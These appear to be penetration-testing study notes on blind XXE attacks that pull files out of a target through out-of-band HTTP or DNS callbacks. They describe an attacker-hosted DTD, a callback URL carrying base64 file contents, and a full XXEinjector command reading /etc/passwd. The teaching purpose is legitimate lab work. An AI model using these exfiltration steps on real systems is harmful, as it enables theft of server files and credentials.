Blind Data Exfiltration
Out-of-band Data Exfiltration
- when nothing is printed on the web app
- we can utilize a method known as
Out-of-band (OOB) Data Exfiltration, which is often used in similar blind cases with many web attacks, like blind SQL injections, blind command injections, blind XSS, and of course, blind XXE - In our previous attacks, we utilized an
out-of-bandattack since we hosted the DTD file in our machine and made the web application connect to us (hence out-of-band). So, our attack this time will be pretty similar, with one significant difference. Instead of having the web application output ourfileentity to a specific XML entity, we will make the web application send a web request to our web server with the content of the file we are reading.
Step 1:
- To do so, we can first use a parameter entity for the content of the file we are reading while utilizing PHP filter to base64 encode it. Then, we will create another external parameter entity and reference it to our IP, and place the
fileparameter value as part of the URL being requested over HTTP, as follows: - On your attackbox: as
xxe.dtd - If, for example, the file we want to read had the content of
XXE_SAMPLE_DATA, then thefileparameter would hold its base64 encoded data (WFhFX1NBTVBMRV9EQVRB). When the XML tries to reference the externaloobparameter from our machine, it will requesthttp://OUR_IP:8000/?content=WFhFX1NBTVBMRV9EQVRB. Finally, we can decode theWFhFX1NBTVBMRV9EQVRBstring to get the content of the file. - Writing a simple php script to detect and decode the file content:
- on the terminal
Step 2:
- Now, to initiate our attack, we can use a similar payload to the one we used in the error-based attack, and simply add
<root>&content;</root>, which is needed to reference our entity and have it send the request to our machine with the file content: 
- Tip: In addition to storing our base64 encoded data as a parameter to our URL, we may utilize
DNS OOB Exfiltrationby placing the encoded data as a sub-domain for our URL (e.g.ENCODEDTEXT.our.website.com), and then use a tool liketcpdumpto capture any incoming traffic and decode the sub-domain string to get the data. Granted, this method is more advanced and requires more effort to exfiltrate data through.
Automated OOB Exfiltration
- https://github.com/enjoiz/XXEinjector
- to use this tool:
- copy the request from burp repeater and just add the first line of the XML data followed by
XXEINJECT- eg:

- eg:
Running the TOOL
ruby XXEinjector.rb --host=[tun0 IP] --httpport=8000 --file=/tmp/xxe.req --path=/etc/passwd --oob=http --phpfilter --verbose
--host/--httpport flags being our IP and port,
- --file flag being the file we wrote above
- --path flag being the file we want to read.
- --oob=http and --phpfilter flags
- We see that the tool did not directly print the data. This is because we are base64 encoding the data, so it does not get printed. In any case, all exfiltrated files get stored in the
Logs folder under the tool, and we can find our file there:
- cat Logs/10.129.201.94/etc/passwd.log